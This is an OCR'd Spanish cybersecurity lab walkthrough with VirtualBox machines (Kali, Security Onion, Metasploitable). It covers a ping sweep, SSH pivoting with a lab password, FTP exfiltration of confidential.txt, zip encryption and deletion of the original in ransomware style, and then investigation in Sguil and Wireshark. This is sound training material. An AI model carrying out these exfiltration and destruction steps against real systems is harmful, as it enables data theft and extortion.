Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

0 packages can be updated.
0 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2019.
analyst@SecOnion:~$
```

- ifconfig para ver la lista de interfaces de red en la VM Security Onion.

```
qterminal
analyst@SecOnion: ~
Archivo  Acciones  Editar  Vista  Ayuda
analyst@SecOnion:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d4:01:54
          inet addr:192.168.0.1  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed4:154/64 Scope:Link
          UP BROADCAST RUNNING PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:13 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:950 (950.0 B)  TX bytes:8806 (8.8 KB)

eth1      Link encap:Ethernet  HWaddr 08:00:27:51:ac:03
          inet addr:209.165.200.226  Bcast:209.165.200.255  Mask:255.255.255.224
          inet6 addr: fe80::a00:27ff:fe51:ac03/64 Scope:Link
          UP BROADCAST RUNNING PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:15197 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4942 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:18273038 (18.2 MB)  TX bytes:337192 (337.1 KB)

eth2      Link encap:Ethernet  HWaddr 08:00:27:54:65:1b
          inet addr:209.165.201.21  Bcast:209.165.201.31  Mask:255.255.255.224
          inet6 addr: fe80::a00:27ff:fe54:651b/64 Scope:Link
          UP BROADCAST RUNNING PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:9033 errors:0 dropped:0 overruns:0 frame:0
          TX packets:15099 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:709010 (709.0 KB)  TX bytes:24988159 (24.9 MB)

eth3      Link encap:Ethernet  HWaddr 08:00:27:44:6c:a0
          inet addr:10.0.5.15  Bcast:10.0.5.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe44:6ca0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:869 errors:0 dropped:0 overruns:0 frame:0
          TX packets:950 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
```


- Al haber determinado que la subred LAN es 192.168.0.0/24, utilizarán un bucle for para identificar los hosts activos en la red LAN. Solo realizarán ping a los primeros 15 hosts.

```
Kali-Linux-2021.2-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
qterminal
10:58 PM
80%
analyst@SecOnion: ~
Archivo  Acciones  Editar  Vista  Ayuda
analyst@SecOnion:~$ for ((i=1;i<1;i+=1)); do ping -c 2 192.168.0.$i; done
analyst@SecOnion:~$ for ((i=1;i<15;i+=1)); do ping -c 2 192.168.0.$i; done
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
64 bytes from 192.168.0.1: icmp_seq=1 ttl=64 time=0.023 ms
64 bytes from 192.168.0.1: icmp_seq=2 ttl=64 time=0.023 ms

--- 192.168.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.023/0.023/0.023/0.000 ms
PING 192.168.0.2 (192.168.0.2) 56(84) bytes of data.
From 192.168.0.1 icmp_seq=1 Destination Host Unreachable
From 192.168.0.1 icmp_seq=2 Destination Host Unreachable

--- 192.168.0.2 ping statistics ---
2 packets transmitted, 0 received, +2 errors, 100% packet loss, time 1008ms
pipe 2
PING 192.168.0.3 (192.168.0.3) 56(84) bytes of data.
From 192.168.0.1 icmp_seq=1 Destination Host Unreachable
From 192.168.0.1 icmp_seq=2 Destination Host Unreachable

--- 192.168.0.3 ping statistics ---
2 packets transmitted, 0 received, +2 errors, 100% packet loss, time 999ms
pipe 2
PING 192.168.0.4 (192.168.0.4) 56(84) bytes of data.
From 192.168.0.1 icmp_seq=1 Destination Host Unreachable
From 192.168.0.1 icmp_seq=2 Destination Host Unreachable

--- 192.168.0.4 ping statistics ---
2 packets transmitted, 0 received, +2 errors, 100% packet loss, time 1008ms
pipe 2
PING 192.168.0.5 (192.168.0.5) 56(84) bytes of data.
From 192.168.0.1 icmp_seq=1 Destination Host Unreachable
From 192.168.0.1 icmp_seq=2 Destination Host Unreachable

--- 192.168.0.5 ping statistics ---
```




- Solo 192.168.0.1 (eth0 de Security Onion) y 192.168.0.11 (VM CyberOps Workstation) están respondiendo las solicitudes ping. Establecer una sesión de SSH en la VM CyberOps Workstation.

Escribir yes (sí) para aceptar la firma digital de RSA cuando se conecten por primera vez. Introduzcan cyberops como la contraseña. analyst@SecOnion:~$ ssh 192.168.0.11



Exfiltrar un archivo confidencial: Ahora, con acceso a la VM CyberOps Workstation mediante una serie de sesiones SSH (desde la VM Kali a través de VM Security Onion), utilizando la contraseña descifrada previamente, procederán a acceder a un archivo confidencial y a exfiltrar su contenido.

- Verificarán que están en el directorio de inicio del usuario analyst. Luego, cambiarán al directorio lab.support.files




- Generar una lista de archivos en el directorio y verificarán que el archivo confidential.txt esté presente.

- Establecer una sesión FTP con la VM metasploitable. Utilizarán el usuario analyst y la contraseña cyberops

- Cargar el archivo confidential.txt a la VM metasploitable. De esta manera, tendrán acceso al archivo y podrán transferirlo a la VM Kali si lo desean.

- Escribir quit cuando hayan terminado de transferir el archivo.



Cifrar los datos y quitar los originales


- Los actores de amenazas suelen cifrar los datos confidenciales y almacenarlos localmente, posiblemente para exigir un rescate más adelante. El archivo confidential.txt será comprimido y cifrado con zip, utilizando cyberops como contraseña.

- Eliminar el archivo confidential.txt de la VM CyberOps Workstation.


- Salir de la sesión actual escribiendo exit tres veces hasta regresar al cursor root@kali:~#

- El atacante ahora puede copiar el archivo desde el servidor FTP de la VM metasploitable a la VM kali. Este proceso podría tardar unos momentos. La contraseña cyberops se utilizará cuando el sistema lo solicite.

Nota: El archivo también podría copiarse directamente desde la VM CyberOps Workstation a la VM kali si hay una cuenta diferente a la de root configurada en la VM kali. Dado que FTP transmite datos en texto plano, estos serán visibles en los paquetes si se utiliza wireshark.



- Opcionalmente, se puede volver a iniciar sesión en metasploitable para eliminar el archivo confidential.txt del servidor FTP.



- Finalmente, se pueden apagar las máquinas virtuales metasploitable, cyberops workstation y kali.


Revisar los archivos de registro: Después del ataque, el usuario analyst ya no tiene acceso al archivo confidential.txt.

A continuación, revisarán los archivos de registro para determinar cómo se vio afectado el archivo.


Revisar alertas en sguil

- Se debe acceder a la VM Security Onion e iniciar sesión con el usuario analyst y la contraseña cyberops, si es necesario.


- Abrir Sguil e iniciar sesión. Luego, se debe hacer clic en Select All (seleccionar todo) y después en Start SGUIL (iniciar SGUIL).




- Revisar los eventos en la columna event message (mensaje de eventos). Dos de los mensajes son gpl attack_response id check returned root. Este mensaje indica que es posible que se haya obtenido acceso root durante un ataque. El host de 209.165.200.235 devolvió el acceso root a 209.165.201.17. Seleccionar las casillas de verificación show packet data (mostrar datos del paquete) y show rule (mostrar regla) para ver cada alerta más detalladamente.




- Seleccionar el mensaje de acceso root asociado con el sensor seconion-eth1-1 para realizar un análisis más profundo.




- Hagan clic en el número que se encuentra debajo del encabezado cnt para seleccionar view correlated events (ver eventos correlacionados).




- En la nueva pestaña, se debe hacer clic derecho sobre el id de alerta correspondiente a una de las alertas gpl attack_response id check returned root y seleccionar transcripción. En el ejemplo proporcionado, se utiliza el id de alerta 5.2570.



- Revisen las transcripciones correspondientes a todas las alertas. En la última alerta de la ficha probablemente se mostrarán las transacciones entre kali (actor de la amenaza) y metasploitable (objetivo) durante el ataque.







- El atacante, desde kali linux, obtuvo acceso al usuario root en metasploitable y añadió un nuevo usuario myroot al sistema sin una contraseña.

Pasar a wireshark


- Seleccionar la alerta para la cual obtuvieron la transcripción en el paso anterior. Hagan clic derecho sobre el ID de alerta y elijan Wireshark. En la ventana principal de Wireshark, se visualizan tres vistas de un paquete.



- Para ver todos los paquetes que forman una conversación tcp, hagan clic derecho sobre cualquier paquete y seleccionen follow tcp stream (seguir flujo de tcp).




- El flujo de TCP revela la transacción entre el atacante y el objetivo, con el texto rojo representando al actor de amenazas y el texto azul al objetivo. La información proporcionada por TCP coincide con la transcripción. Luego, salgan de la ventana del flujo de TCP y cierren wireshark después de haber revisado la información.




Utilizar elsa para pasar a los archivos de registro de bro

